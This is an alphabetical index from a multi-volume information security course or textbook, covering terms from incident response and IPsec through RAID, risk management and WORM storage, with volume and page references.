Incident Response	1:2, 1:26, 7:11, 7:35, 7:83, 7:89-90, 7:92, 7:96, 7:112, 7:114-115, 7:152, 8:19, 7:179
Incremental Backup	7:144-145
Indexed addressing	3:33
Indirect addressing	3:33
Inergen	3:246
Inference	3:54
Information Systems Audit and Control Association (ISACA)	1:164
Infrastructure as a Service (IaaS)	3:42, 5:51, 7:25-26
Input Controls	8:39
Input Validation	3:60, 3:65, 3:71-73
Instant Messaging (IM)	4:74, 4:77
Institute of Electrical and Electronics Engineers (IEEE)	1:164, 4:30, 4:52, 4:78, 4:80-82
Insurance	1:74-75, 1:134, 1:157, 3:203, 3:222, 3:245, 5:42, 7:29, 7:153, 7:165
Integer Overflow	8:30, 8:37-38
Integrated Development Environment (IDE)	4:54-55, 8:16
Integrated Services Digital Network (ISDN)	4:92, 4:98-99, 4:104-105
Integrity Check Value (ICV)	4:152-154
Integrity of data	3:138, 7:67, 7:131
Interception Proxies	6:25
Interconnection Security Agreement (ISA)	1:91-92
interleave parity	7:138
Internal Attacker	7:94-96
International Data Encryption Algorithm (IDEA)	3:133
International Telecommunication Union (ITU)	3:163, 4:68, 4:106, 4:109
Internet Activities Board (IAB)	1:164, 1:169
Internet Control Message Protocol (ICMP)	1:117, 1:119, 4:16, 4:29, 4:31, 4:43-46, 4:153, 6:13, 7:17

Internet Engineering Task Force (IETF)	2:47, 2:51, 3:168, 3:173, 4:48, 4:69, 4:81, 4:151, 4:153
Internet layer	4:13, 4:15-16
Internet of Things (IoT)	1:22, 1:117, 3:89, 3:93, 3:247
Internet Protocol (IP)	1:115, 1:117, 1:119, 1:145, 1:147, 3:92-93, 3:95, 3:177, 3:179, 3:217, 4:12-23, 4:25-26, 4:28-30, 4:32, 4:35, 4:37, 4:42, 4:45, 4:47, 4:49-51, 4:55-59, 4:61-67, 4:84, 4:109-111, 4:120-121, 4:130-133, 4:144, 4:146, 4:151-153, 4:155, 4:165-166, 4:168, 5:12, 5:39, 6:11, 7:16-18, 7:49-51, 7:59-60, 7:72, 7:94-95, 7:106
Internet Security Scanner	7:106
Internet Small Computer System Interface (iSCSI)	4:55-57
interprocess communication (IPC)	8:25, 8:45
Intrusion Detection System (IDS)	1:43, 3:24, 4:149, 7:63, 7:72-74, 7:76, 7:81
Intrusion Prevention System (IPS)	7:63, 7:68, 7:72
iOS	1:171, 2:34, 2:48, 3:38, 3:81, 3:223, 5:47, 5:69, 7:172
IPSecurity (IPsec)	3:128, 3:165, 3:172, 3:177-180, 4:29, 4:46, 4:111, 4:151-153, 4:155, 4:166
IPv4	4:10, 4:15-16, 4:18-20, 4:28-31, 4:130-131
IPv4 Address Classes	4:18
IPv6	4:15-16, 4:28-31, 4:130-131, 6:13
Iris scan	3:199, 5:28, 5:32
Iris Scan	3:199, 5:28, 5:32
ISO 27001	2:46, 2:48-49
ISO 27002	2:48-49, 3:16, 3:20

J

Java	2:52, 3:56-58, 3:64-66, 3:68-70, 6:10, 8:25, 8:41
Java RMI	8:25
Java Virtual Machine (JVM)	3:57
Job rotation	1:39, 1:190-191
John the Ripper	5:18
JSON-RPC	8:25
Jupiter	6:27

K

Kali	6:20
Kazaa	8:26
Kerberos	4:158, 5:36-40
Kerberos Key Distribution Center (KDC)	5:36-39
kernel	3:16, 3:35-37, 3:42, 5:51, 7:25, 7:109, 8:31
Key Escrow	3:161, 3:169
Key Management	3:115, 3:120, 3:132, 3:159, 3:161-162, 3:166, 7:35, 7:115

L

LAND Attack	1:111, 1:117
Lattice	3:3, 3:12, 3:14
Layer 1	4:11, 4:15, 4:114-115
Layer 2	4:10, 4:13, 4:15, 4:57, 4:103, 4:116-119, 4:130, 4:166, 4:168, 4:171, 6:13
Layer 3	4:10, 4:15-16, 4:117, 4:119, 4:130, 4:146, 4:168, 7:49, 7:58, 7:60
Layer 4	4:9, 4:14, 7:58, 7:60
Layer 5	4:9
Layer 6	4:8
Layer 7	4:8, 4:13, 6:16, 7:56, 7:58, 7:60, 7:72
Layered Defense	8:29, 8:49
layering	3:36, 4:171
Leased Lines	4:85, 4:98, 4:102, 4:146
Least Privilege	1:37, 2:42, 3:5, 3:224, 5:7, 8:21, 8:29, 8:49
Legal Fees	1:137
Lessons learned	7:95, 7:97, 7:111-112
Levels of Policy	1:178
Licensing	1:148
Lifecycle	1:27, 1:102, 2:3, 3:21, 3:115, 3:159, 3:161- 162, 5:3, 7:3-5, 7:12-13, 7:22, 8:3, 8:6, 7:156, 8:18-21, 8:55
Lightweight Directory Access Protocol (LDAP)	3:160, 5:41
Lightweight Extensible Authentication Protocol (LEAP)	4:167
Likelihood-oriented	1:72
limited broadcast	4:19
Link State	4:134, 4:138, 4:140

Local Area Network (LAN)	4:19-21, 4:59, 4:78, 4:85-87, 4:93, 4:110, 4:112, 4:115-116, 4:118, 4:121-124, 4:168-169, 5:21, 6:13, 7:51
Locks	1:41-42, 2:34, 2:36-37, 3:52, 3:116, 3:125, 3:128, 3:182, 3:206, 3:213, 3:215, 3:223-224, 4:20, 4:54-55, 5:10, 7:49
Log Review	6:6, 6:39, 6:42
Logical check	8:39
Logical Unit Number (LUN)	4:56

M

MAC address	1:118, 4:10, 4:15, 4:29-30, 4:64, 4:116-117, 4:120, 4:130-133, 7:17-18
Malware Detonation	7:64-65
Malware Detonation Device (MDD)	7:64-65
Man-in-the-Middle (MitM)	1:111, 1:116, 1:118, 3:160, 3:176, 3:181-182, 4:47, 4:76, 4:167, 6:29
Mandatory Access Control (MAC)	1:118, 3:3-5, 4:10, 4:15, 4:29-30, 4:64, 4:116-117, 4:120, 4:130-133, 5:53, 5:57-63, 7:17-18, 7:131
Mantrap	3:199, 3:213
Maximum Acceptable Outage (MAO)	7:159
Maximum Allowable Downtime (MAD)	7:146, 7:158-159, 7:170
Maximum Tolerable Downtime (MTD)	7:159-162, 7:166
Maximum Tolerable Period of Disruption (MTPOD)	7:159
MaxMind	7:49-50
Media Access Control (MAC)	1:118, 3:3-5, 4:10, 4:15, 4:29-30, 4:64, 4:116-117, 4:120, 4:130-133, 5:57-62, 7:17-18, 7:131
Media gateways	4:63
Media Security	2:35
Media Storage	2:25, 3:222
Memorandum of Agreement (MOA)	1:91-92
Memorandum of Understanding (MOU)	1:91-92
Memory Leak	3:48, 8:36
memory protection	1:22, 3:16, 3:31, 3:247
Mesh Topology	4:91
Mesh Trust	3:158
Metadata	3:87
Metasploit	1:56, 6:20

Metropolitan Area Network (MAN)	4:85, 8:38
Minimum Necessary	1:37, 2:42, 4:149
Minimum Necessary Access	1:37
mirroring	7:135, 7:146
Mitigating Risk	1:72
Mitigation	1:71-72, 1:76, 1:158, 2:52, 7:88, 7:97, 7:106, 7:110, 7:153, 8:10, 7:156, 7:160, 7:165, 8:20, 8:44
MixColumns	3:135
Mobile site	7:169-170
motion sensors	1:43, 3:196, 3:206
Multi-Factor Authentication (MFA)	1:36, 5:14, 5:22, 5:66
Multi-Tenant	7:28
Multicast	4:18, 4:30, 4:86
Multiprotocol Label Switching (MPLS)	4:98, 4:111, 4:146
Mutillidae	3:59
MyDoom	8:26

N

NAI CyberCop	7:106
Name Resolution	4:22
National Fire Protection Agency (NFPA)	3:221
National Institute of Standards and Technology (NIST)	1:30, 1:46, 1:92, 2:15, 2:43, 2:47, 2:50, 2:53-54, 3:122, 3:124, 3:131, 3:133-134, 3:143, 3:153, 7:9, 7:147, 7:152, 7:160
Near Field Communication (NFC)	4:77
Need To Know	1:35, 2:5, 3:5-7, 4:92, 5:53, 5:60
Nessus	6:18, 7:106
net-directed broadcast	4:19
Network Access Control (NAC)	3:83, 3:157, 3:165, 4:158, 4:171
Network Access layer	4:13, 4:15
Network Access Protection (NAP)	3:165, 4:171
Network Address and Port Translation (NAP)	4:21
Network Address Translation (NAT)	4:20-21, 4:28-29, 7:94-95
Network Attached Storage (NAS)	4:54-57
Network Interface Card (NIC)	4:63, 4:79, 4:82, 4:89, 4:115, 4:130
Network Layer	4:7, 4:10, 4:12, 4:34, 4:47, 4:68
Network Prefix	4:30
Network Time Protocol (NTP)	1:121, 4:33, 4:46, 7:86

Network-based Intrusion Detection System (NIDS)	7:72, 7:76
Network-based Intrusion Prevention System (NIPS)	7:72
Nexpose	6:18
Next Generation Firewall (NGFW)	4:121, 7:51, 7:56-60
NIST SP 800	1:46, 2:15, 2:43, 2:54, 7:9, 7:147, 7:152, 7:160
Nmap	4:41, 4:45, 6:14-16, 7:17, 7:106, 7:107
Nmap Scripting Engine (NSE)	6:15
No Read Up (NRU)	3:8
No Write Down (NWD)	3:8
Non-Compete Agreement	1:195
Non-Disclosure Agreement (NDA)	1:145-146, 1:194, 2:8, 8:27
Non-repudiation	1:30, 3:117-121, 3:138, 3:145, 3:148, 3:151, 3:160, 3:162, 3:172, 3:192
Non-Solicitation Agreement	1:196
Normal Response Mode (NRM)	4:103
Internet Assigned Numbers Authority (IANA)	4:20
Numbering Systems	4:3

O

Object label	2:5
Object Request Broker (ORB)	8:25
Object Reuse	2:25-26
Occupant Emergency Plan (OEP)	7:152
OCTAVE	1:107
OLE	8:25
One-Time Pad	3:114
Online Certificate Status Protocol (OCSP)	3:167-168, 3:192
Open Shortest Path First (OSPF)	4:134, 4:141
Open Systems Interconnect (OSI)	4:7-16, 4:51, 4:130, 7:54
Open Web Application Security Project (OWASP)	1:102, 3:59, 3:63-64, 8:44
OpenFlow	4:141
OpenID	5:44, 5:47-50
OpenVAS	6:18
Operating Level Agreement (OLA)	1:94

OPIE	1:120, 1:143, 1:146, 2:26, 2:32, 3:32, 3:55, 3:215, 5:6, 5:39, 7:27, 7:30, 7:105, 7:118, 7:120, 7:122, 7:128, 7:175
Orange Book	3:20-23
Organization for Economic Co-operation and Development (OECD)	1:151-153, 2:19
Organization for the Advancement of Structured Information Standards (OASIS)	5:45
OS States	3:35
Output Controls	8:39
Output Feedback (OFB)	3:124-125, 3:127

P

Packet Filtering	4:121, 7:51
Paired programming	8:14
palm scans	1:36
Parallel testing	7:172
Passphrase	3:106, 3:161, 5:9, 5:15, 7:100
Password Assessment	6:8, 6:25, 6:30
Password Authentication Protocol (PAP)	4:158, 4:162-163, 4:165
Password Strength	5:15
Patch Management	7:13-14, 7:42, 7:44-45
Patch Window	7:43
Patent	1:141-144, 1:146-147, 3:133, 3:137, 3:170
Payment Card Industry Data Security Standard (PCI DSS)	1:159, 2:9
Peer-to-Peer (P2P)	4:79, 4:117, 8:24, 8:26
Penetration test	1:128, 1:171, 5:31, 6:4, 6:8, 6:11, 6:19, 6:21-26, 6:29, 7:30, 7:33
Perfect Forward Secrecy (PFS)	3:180
Permanent Virtual Circuits (PVC)	4:101
permutation	3:107, 3:109, 3:113
Permutation	3:107, 3:109, 3:113
Personal Area Network (PAN)	4:85
Personally Identifiable Information (PII)	1:33, 1:149-150, 1:154, 1:194, 2:4, 2:6, 2:9, 3:222
Phishing	1:111, 1:129-130, 1:179, 1:201, 5:50, 6:8, 6:25, 6:33
Phishing exercise	6:8
Physical Layer	3:225, 4:7, 4:11-12, 4:78

physical topology	4:87, 4:89, 4:92, 4:97
Ping	1:51, 1:111, 1:117, 1:119, 1:145, 1:150, 2:15, 2:30, 2:34-37, 2:40, 2:43, 2:53-54, 3:31, 3:38, 3:65, 3:84-86, 3:110, 3:138, 3:177, 3:182, 3:196, 3:203, 3:231, 4:36, 4:43-44, 4:49, 4:78, 4:123, 4:149, 4:167, 5:60, 5:68, 6:13, 6:22, 6:28, 7:6, 7:9, 7:17, 7:22, 7:34, 7:53, 7:66, 7:98, 7:115, 7:134, 7:137-138, 7:140, 8:3, 8:5, 8:7, 7:156, 8:12, 7:165, 7:167, 8:31, 8:35, 8:49
Ping of Death	1:111, 1:117
Platform as a Service (PaaS)	3:42, 7:25
Point-to-Point Protocol (PPP)	4:158, 4:165-167
Polling	4:50, 4:96, 4:103
Polyalphabetic Cipher	3:112
Port Scan	4:41, 6:11, 6:14-16, 6:19
Post Office Protocol version 3 (POP3)	4:35
Postmortem	7:112
Preparation	7:90, 7:97-99, 7:112, 7:171, 7:173
Presence	1:105, 2:9, 3:117, 3:206, 3:236-237, 4:74, 4:77, 7:94
Presentation Layer	4:7-8
Pretty Good Privacy (PGP)	1:15, 3:147-148, 3:163, 3:170-171
Preventive control	1:41-42, 1:44, 1:79, 3:199, 3:213
Principle of Least Privilege (PoLP)	1:37, 2:42, 3:224, 5:7
Privacy	1:20-21, 1:30, 1:32-33, 1:149-153, 1:169, 1:172, 1:193, 1:204, 2:19, 2:54-55, 3:119, 3:161, 3:169-170, 3:172, 4:47, 4:80, 5:11, 5:32-33, 7:29, 7:33, 7:82, 7:93, 7:104, 7:123, 8:19, 8:21
Privacy Enhanced Email (PEM)	4:47
private address blocks	4:20
Privilege Escalation	8:30-31
process isolation	3:31, 3:36
Programmable Logic Device (PLD)	2:34
Protected Extensible Authentication Protocol (PEAP)	4:167
Protected Health Information (PHI)	1:194, 2:4, 2:9
Protection profile (PP)	3:24
Protocol Behavior	7:72, 7:76
Prototyping	2:34, 8:7, 8:12
Proxy	3:59, 3:63, 3:98, 4:21, 4:63, 4:65, 4:76, 4:121, 6:29, 7:51, 7:54-56, 7:81

Proxy Servers	4:63
Public Key Infrastructure (PKI)	2:53, 3:149-150, 3:154-161, 3:163, 3:165-166, 3:170-171, 3:173, 3:192, 4:27, 4:48, 4:52, 4:167
Public Switched Telephone Network (PSTN)	4:61-62, 4:99
Punitive	1:134, 1:137
Push (PSH)	3:169, 4:33, 4:39, 5:33, 5:35, 8:3, 8:13

Q

QEMU	3:40
Qualitative	1:59-60, 1:63-66
Qualitative Risk Matrix	1:64
Quality Assurance (QA)	8:3, 8:29, 8:51, 8:54
Quality of Service (QoS)	4:31, 4:65, 4:110-111, 4:146, 7:31
Quantitative	1:48, 1:59-61, 1:63, 1:65-66, 2:44, 8:5, 8:41
Quick recovery	7:158

R

Radiation monitoring	6:22
RAID 0	7:134, 7:137
RAID 1	7:135
RAID 2	7:136, 7:138
RAID 3	7:137
RAID 4	7:137-138
RAID 5	7:138-139
RAID 6	7:139
Rainbow table	5:16, 5:19-21, 6:30-31
RainbowCrack	5:19
Random Access Memory (RAM)	2:28-29, 2:31-32, 2:36, 3:26, 3:28, 3:35, 3:42, 7:104, 7:118
Rapid Application Development (RAD)	8:7
RC5	3:137
RC6	3:134, 3:137
Read-Only Memory (ROM)	2:31, 2:33-34
Real-Time Control Protocol (RTCP)	4:70
Real-Time Protocol (RTP)	4:67, 4:70
Reconciliation	8:39

Reconnaissance	4:21, 6:11-12, 6:24
Recovery control	1:41, 1:44
Recovery Point Objective (RPO)	7:163, 7:166
Recovery Time Objective (RTO)	7:161-162, 7:166
Reduced Instruction Set Computers (RISC)	3:29
Redundant Array of Inexpensive Disks (RAID)	4:54, 7:133-141
Register direct addressing	3:33
Register indirect addressing	3:33
Regulatory Law	1:134
Relying Party (RP)	5:47-50, 8:33
Remanence	1:21, 2:25, 2:35-36, 2:38, 2:55, 7:27
Remediation	6:34, 7:45, 7:97, 7:110
Remote Authentication Dial-In User Service (RADIUS)	4:157-158, 4:160-161, 4:168-169
Remote Journaling	7:142
Remote Procedure Call (RPC)	8:25
Remote Telemetry Unit (RTU)	3:91
Repeater	4:113-115
Replay Attack	1:116, 4:151, 4:162-163, 5:39, 5:50
Reporting	1:108, 4:70, 7:41, 7:74, 7:97, 7:108
Request For Comments (RFCs)	2:51, 3:134, 4:158, 7:76
Request for Information (RFI)	1:87-88, 3:234
Request for Proposal (RFP)	1:87-89
Request for Quote (RFQ)	1:87-89
Reset (RST)	3:237, 4:39, 4:41, 4:153, 7:73, 7:76, 8:37-38
Restricted Area	3:199-201, 3:204, 3:210, 3:213
Retention	1:21, 1:182, 2:21-23, 2:55, 4:74, 7:22, 7:27, 7:129, 7:153
Retina	1:36, 5:8, 5:11, 5:28, 5:32-33, 6:18
Retina pattern	5:28
Retina Scan	1:36, 5:32
retina scans	1:36
Return on Investment (ROI)	1:61, 1:64, 1:78-79
Reverse Address Resolution Protocol (RARP)	4:132
reverse lookup	4:25
Review Board	1:164, 6:27
Ring 0	3:37, 8:31
Ring 1	3:37, 3:184
Ring 2	1:154, 3:1, 3:37

Ring 3	3:37, 8:31
Ring Layer Protection	3:37
Risk Acceptance	1:76, 7:153, 7:165
Risk Analysis	1:46-47, 1:51, 1:59-61, 1:63-64, 1:66-68, 1:70, 1:102-103, 2:44-45, 7:147, 7:153, 7:155-157, 8:39
Risk Avoidance	1:73, 7:153, 7:165
Risk Determination	1:69
Risk Management	1:1, 1:19-20, 1:46, 1:51, 1:57, 1:62, 1:66-67, 1:76, 1:204, 2:22, 2:46, 2:50, 2:54, 4:121, 7:35, 7:51, 7:153, 7:165
Risk management	1:1, 1:19-20, 1:46, 1:51, 1:57, 1:62, 1:66-67, 1:76, 1:204, 2:22, 2:46, 2:50, 2:54, 4:121, 7:35, 7:51, 7:153, 7:165
Risk Matrix	1:64
Risk Mitigation	1:71-72, 7:153, 7:165
Risk modeling	1:75, 1:102
Risk reduction	1:67, 1:70, 7:153, 8:29, 8:48
Risk Transfer	1:74-75, 7:153, 7:165
Rivest Cipher (RC)	3:134, 3:137, 4:80, 5:36
Role-based Access Control (RBAC)	5:57, 5:64-66
Rotation of Duties	1:39
Rotation Substitution	3:110
Router	2:6, 3:92-93, 4:10, 4:19, 4:29-31, 4:45, 4:50, 4:63, 4:87, 4:100, 4:111-113, 4:117, 4:120-121, 4:133-141, 4:151, 4:153, 4:155, 6:21, 7:16, 7:50-51, 7:61, 7:72, 7:94
Routing	1:23, 3:129, 3:234, 4:10, 4:15, 4:18, 4:28- 31, 4:43, 4:46, 4:65, 4:111, 4:130, 4:134- 141, 4:146, 4:166, 4:172
Routing Information Protocol (RIP)	4:134, 4:137-138
Rule-Based Access Control	5:67
Ruleset-based Access Control (RSBAC)	5:67
S	
S/KEY	5:6
S/MIME	4:47
Saint	7:106
Salt	5:20-21, 6:30
Same-day recovery	7:158
Sandbox	3:57-58, 7:64-65, 8:41

Scoring Vulnerabilities	1:107
Scrum	8:7, 8:13, 8:15
Search and Seizure	7:123
Secret	1:31-32, 1:141, 1:145-147, 1:195, 2:5, 3:4, 3:6-8, 3:10, 3:12, 3:108, 3:119-122, 3:174, 3:182, 3:190-191, 4:80-81, 5:5, 5:8, 5:14, 5:16, 5:36, 5:38, 5:53, 7:100, 7:131, 7:174
Secure Erase	1:17, 2:37
Secure European System for Applications in a Multi-Vendor Environment (SESAME)	5:40
Secure Hash Algorithm 1 (SHA-1)	3:122
Secure Hash Algorithm 2 (SHA-2)	3:122
Secure Hash Standard (SHS)	3:122
Secure Real-time Transport Protocol (SRTP)	4:70
Secure Shell (SSH)	3:172, 3:176, 3:181, 3:192, 4:14, 4:38-39, 4:46-47, 6:13, 7:60
Secure Sockets Layer (SSL)	3:64, 3:160, 3:164-165, 3:172-176, 3:181, 3:192, 4:27, 4:48, 4:75, 4:80, 6:29
Security Assertions Markup Language (SAML)	5:44-47
Security Assessment	1:19, 1:25, 1:128, 6:1, 6:3, 6:5-6, 6:23, 6:32, 6:44, 7:12, 7:21
Security Association (SA)	3:178-179
Security Development Lifecycle (SDL)	1:27, 1:102, 8:18-20, 8:55
Security Guard	1:44, 3:196, 3:202
Security Information and Event Management (SIEM)	7:80-81, 7:83
Security Metrics	2:44-45
Security model	1:22, 3:3, 3:11-12, 3:225, 3:247
Security target (ST)	3:24
Security Testing	1:25, 1:27, 2:50, 6:3-5, 6:8, 6:25, 6:33-34, 6:36, 6:44, 8:41, 8:51-55
Security Training	1:2, 1:202-203, 2:15, 6:39, 6:43, 8:19
Self-checking digit	8:39
Sensitive but Unclassified (SBU)	1:32, 2:5
Separation of Duties	1:38-39, 3:13, 3:169, 8:29, 8:48
Sequence Number	4:37, 4:100, 4:153, 6:16
Sequential storage	2:27, 2:30
Serial Line IP (SLIP)	4:165
Server Cluster	7:141
Server Rooms	3:221

Server-side exploitation	1:125-126, 6:11, 6:23
Service Level Agreement (SLA)	1:74, 1:93-94, 1:100, 7:30-31
Service Provider (SP)	1:30, 1:46, 1:92-94, 1:133, 2:15, 2:43, 2:49-50, 2:53-54, 3:126, 4:84, 4:146, 5:45-46, 7:9, 7:31, 7:104, 7:147, 7:152, 7:160, 7:170
Servicemark	1:141, 1:144
Session Hijacking	1:116
Session Initialization Protocol (SIP)	4:67, 4:69-70
Session Key	3:151-152, 3:174-175, 3:180-181, 5:37-39
Session Layer	4:7, 4:9, 4:12, 7:55
shell	1:55-56, 1:121, 3:31, 3:35, 3:181, 4:47, 7:86, 7:104, 7:170, 8:31, 8:35
Shielded Twisted-Pair (STP)	4:123
ShiftRows	3:135
Shodan	3:92-95
Side-Channel Attacks	3:186
Signature Matching	7:72, 7:75
Simple Mail Transfer Protocol (SMTP)	4:14, 4:38, 4:49, 4:51, 7:56
Simple Network Management Protocol (SNMP)	3:237, 4:33, 4:50
Simple Security property	3:8
Simulation	7:172
Single Loss Expectancy (SLE)	1:61-62
Single Sign On (SSO)	3:63, 5:35-36, 5:41, 5:44, 5:50-51, 5:71
Single-pair high Digital Subscriber Line (SHDSL)	4:105-106
SIP	3:113, 4:67, 4:69-70
Site Selection	3:207-208
Site-to-site VPN	4:147, 4:149
Situational Awareness	1:203, 7:101
smart card	1:36, 1:41, 3:144, 3:161, 3:204, 3:213, 5:10, 5:23
Smashed Stack	8:35
Smoke Detectors	3:236-237
Sniffing	1:116, 4:79, 4:115, 4:117, 5:39, 6:13, 6:22, 6:30
Social Engineering	1:111, 1:128-129, 1:199, 3:202, 3:204, 6:22-24, 6:32, 6:43
Socket Pairs	4:42, 4:49
Software as a Service (SaaS)	3:42, 7:25
Software Defined Network (SDN)	4:141
Software Development LifeCycle (SDLC)	4:98, 4:103, 8:6, 8:11, 8:17-19

Solid-State Drive (SSD)	1:17, 2:29, 2:35-37, 3:78
Source Port	1:117, 4:26, 4:34, 4:37-38, 4:42, 6:14
SP 800-115	2:50
SP 800-34	2:50, 7:147, 7:152, 7:160
SP 800-37	2:50
SP 800-53	2:50, 2:54
Spear Phishing	1:129
Spiral	8:7, 8:10-11
Spoofing	1:102, 1:111, 1:115-116, 4:27, 7:50
SSDP	1:106
Star Topology	4:87, 4:89-90, 4:92
Stateful	4:121, 7:51, 7:53, 7:57
Static Analysis	6:27, 8:51-53
Static RAM (SRAM)	2:28-29, 2:31-32, 3:26
Status-client	4:160
Status-server	4:160
Statutory	1:134, 1:137
Steganography	3:189-191
Storage Area Network (SAN)	4:54-57
STRIDE	1:102
striping	7:134, 7:137-138, 7:140
Structured Query Language (SQL)	3:60, 3:71-75, 3:99, 8:30, 8:52
Structured walkthrough testing	7:172
SubBytes	3:135
Subject label	2:5
Subnet ID	4:30
substitution	3:107, 3:109-113
Supervisory Control and Data Acquisition (SCADA)	1:22, 3:90-92, 3:94, 3:247, 4:52
Supplicant	4:168-171
Suppression Systems	3:236, 3:241-246
Switch	1:118, 3:16, 3:56, 3:157, 3:224, 4:10, 4:16, 4:57, 4:61-63, 4:87, 4:89, 4:98-101, 4:109-111, 4:113, 4:115-120, 4:124, 4:141, 4:146, 4:168-169, 6:27, 7:16, 7:72-73
Switched Virtual Circuits (SVC)	4:101
Symmetric Digital Subscriber Line (SDSL)	4:105-107
Symmetric Key	3:119, 3:121, 3:141, 3:150, 3:174, 5:36
Symmetrical Multiprocessing Systems (SMP)	3:30

Synchronize (SYN)	1:111, 1:119, 1:124, 3:28, 3:100, 4:9, 4:35, 4:37, 4:39, 4:41, 4:112, 4:128, 5:14, 5:39, 6:9, 6:14, 7:76, 7:146
-------------------	---

Synchronous Data Link Control (SDLC)	4:98, 4:103, 8:6, 8:11, 8:17-19
--------------------------------------	---------------------------------

System Owner	2:11, 2:15, 7:109
--------------	-------------------

Systems Development LifeCycle (SDLC)	4:98, 4:103, 8:6, 8:11, 8:17-19
--------------------------------------	---------------------------------

Systems Network Architecture (SNA)	4:103
------------------------------------	-------

T

T1	4:98, 4:102, 4:104, 4:106, 4:146
----	----------------------------------

T3	4:98, 4:102, 4:137
----	--------------------

Tabletop testing	7:172
------------------	-------

TACACS	4:158-159
--------	-----------

Tailoring	2:54
-----------	------

Target of evaluation (ToE)	3:22, 3:24
----------------------------	------------

TCP Ports	4:9, 4:38, 6:14
-----------	-----------------

Teardrop	1:111, 1:117
----------	--------------

Telnet	3:181, 4:38-39, 4:49, 5:36, 7:55
--------	----------------------------------

Temperature	3:226, 3:229-231, 3:236-238, 3:240, 3:242-243, 3:246
-------------	---

TEMPEST	1:131
---------	-------

Temporal Isolation	5:70
--------------------	------

Temporal Key Integrity Protocol (TKIP)	4:82
--	------

Terminal Access Controller Access Control System (TACACS)	4:158-159
--	-----------

Termination	1:58, 1:60, 1:69, 1:109-110, 1:197, 4:101, 4:103, 7:30, 7:54, 7:91, 7:155, 7:157
-------------	---

Third-Party Audit	6:38
-------------------	------

Threat modeling	1:20, 1:102-103, 1:204, 8:20
-----------------	------------------------------

Threat Risk Modeling	1:102
----------------------	-------

Threat-oriented	1:72
-----------------	------

Ticket Granting Server (TGS)	5:36-39
------------------------------	---------

Ticket Granting Ticket (TGT)	5:37-38
------------------------------	---------

Time of Check (TOC)	1:113, 3:33
---------------------	-------------

Time of Use (TOU)	1:113, 3:33
-------------------	-------------

Time-To-Live (TTL)	4:31, 4:45, 4:153
--------------------	-------------------

token	1:36, 1:128, 3:225, 4:92, 4:110, 4:125, 5:3, 5:6, 5:8, 5:10, 5:23-25, 5:56, 5:66
-------	---

Token	1:36, 1:128, 3:225, 4:92, 4:110, 4:125, 5:3, 5:6, 5:8, 5:10, 5:23-25, 5:56, 5:66
-------	---

Token Ring	4:92, 4:110, 4:125
------------	--------------------

Top Secret	1:32, 2:5, 3:4, 3:6-8, 3:10, 3:12
Total Cost of Ownership (TCO)	1:61, 1:78-79, 1:98, 3:77, 3:219
Traceroute	4:43, 4:45
Trade Secret	1:32, 1:141, 1:145-147, 1:195, 7:131
Trademark	1:141-142, 1:144, 1:146-147
Transaction count	8:39
Transferring Risk	1:74
Transmission Control Protocol (TCP)	1:117, 1:119, 1:124, 3:92, 3:181, 4:9, 4:12-16, 4:29, 4:31, 4:33, 4:35-42, 4:44, 4:46-47, 4:49-51, 4:55-57, 4:67-70, 4:75-76, 4:84, 4:109, 4:141, 4:146, 4:153, 4:155, 4:158-159, 4:165-166, 4:168, 5:41, 6:9, 6:13-15, 7:16, 7:48, 7:54, 7:59, 7:75-76
Transmission Control Protocol/Internet Protocol (TCP/IP)	4:13
Transport Layer	3:173, 4:7, 4:9, 4:13-14, 4:32, 4:34-35, 4:48, 4:167
Transport Layer Security (TLS)	3:64, 3:151, 3:172-173, 3:176, 3:192, 4:27, 4:48, 4:80, 4:141, 4:167, 6:29
Travel Safety	7:178
Triple DES	3:129, 3:131-132, 4:47, 5:36
Trivial File Transfer Protocol (TFTP)	4:49
True negative	7:74
True positive	7:74
Trust Models	3:158
Trusted Computer Security Evaluation Criteria	3:20-21
Trusted Computing Base (TCB)	3:16
Trusted Platform Module (TPM)	3:38, 3:161
Twisted Pair	4:97, 4:106, 4:122-123, 4:125
Twofish	3:134, 3:136
Type I	1:14, 3:52, 3:125, 3:236, 4:123, 4:169, 5:30, 8:10, 8:12, 7:169
Type II	5:30
UI redressing	3:61
Unicast	4:86, 4:117
Unit Test	8:14
Unshielded Twisted-Pair (STP)	4:123
Urgent (URG)	3:129, 4:39

U

UI redressing	3:61
Unicast	4:86, 4:117
Unit Test	8:14
Unshielded Twisted-Pair (STP)	4:123
Urgent (URG)	3:129, 4:39

User Acceptance Testing (UAT)	8:51, 8:54
User Datagram Protocol (UDP)	1:119, 4:14, 4:26, 4:29, 4:31-36, 4:41-42, 4:46, 4:49-50, 4:67-70, 4:153, 4:155, 4:158, 4:160, 4:168, 6:13-15, 7:48
User Story	8:14

V

Vacation	1:191
Validity testing	7:172
Vernam Cipher	3:114
Very high speed Digital Subscriber Line (VDSL)	4:105-107
Virtual Desktop Infrastructure (VDI)	3:41
Virtual Local Area Network (VLAN)	4:118-119, 4:177
Virtual Memory (VM)	3:32, 3:35, 3:42, 3:45, 3:47
Virtual Network Computing (VNC)	1:56, 4:75, 4:157
Virtual Path Identifier (VPI)	4:110
Virtual Private Network (VPN)	3:83, 3:101, 3:165, 3:172, 3:177-178, 3:181, 4:75, 4:84, 4:145-147, 4:149-151, 4:155, 5:66
Virtual Private Server (VPS)	3:42, 5:51, 7:25
VirtualBox	3:40
Virtualization	1:22-23, 1:95, 3:39-40, 3:44-46, 3:48, 3:247, 7:23, 7:35
VMEscape	3:39, 3:45-48
VMware	3:39-41, 3:43-44, 3:48
voice	1:23, 1:36, 3:220, 4:58-59, 4:61-68, 4:70, 4:74, 4:77, 4:104, 4:112, 4:125, 4:172, 5:28, 5:33, 7:34
Voice over Internet Protocol (VoIP)	3:92-93, 4:58-59, 4:61-70, 4:73, 7:16
Volatile storage	2:27-29, 2:33
Vulnerability Assessment (VA)	1:107, 6:4, 6:8, 6:15, 6:17-21, 6:24, 7:30, 7:154, 7:158
vulnerability management	1:2, 1:26, 1:160, 7:12, 7:45, 7:179
Vulnerability-oriented	1:72

W

War dialing	6:22-23
Warm site	7:170

Waterfall	8:7-9, 8:11, 8:13
WCF	8:25
Web application exploitation	6:23
Web Application Testing	6:25, 6:29
Web of Trust	3:171
WEPCrack	4:81
White Box	6:25-27, 8:52
Whitelist	2:52, 3:71, 7:66-68, 7:70
Wide Area Network (WAN)	4:59, 4:85, 4:98, 4:103, 4:109-112
WinNuke	1:117
Wired Equivalent Privacy (WEP)	4:80-82
Wireless exploitation	6:23
Wiring Closets	3:204, 3:219
Work Recovery Time (WRT)	7:162-163, 7:166
World Intellectual Property Organization (WIPO)	1:139
Write Once Read Many (WORM)	2:27, 2:38
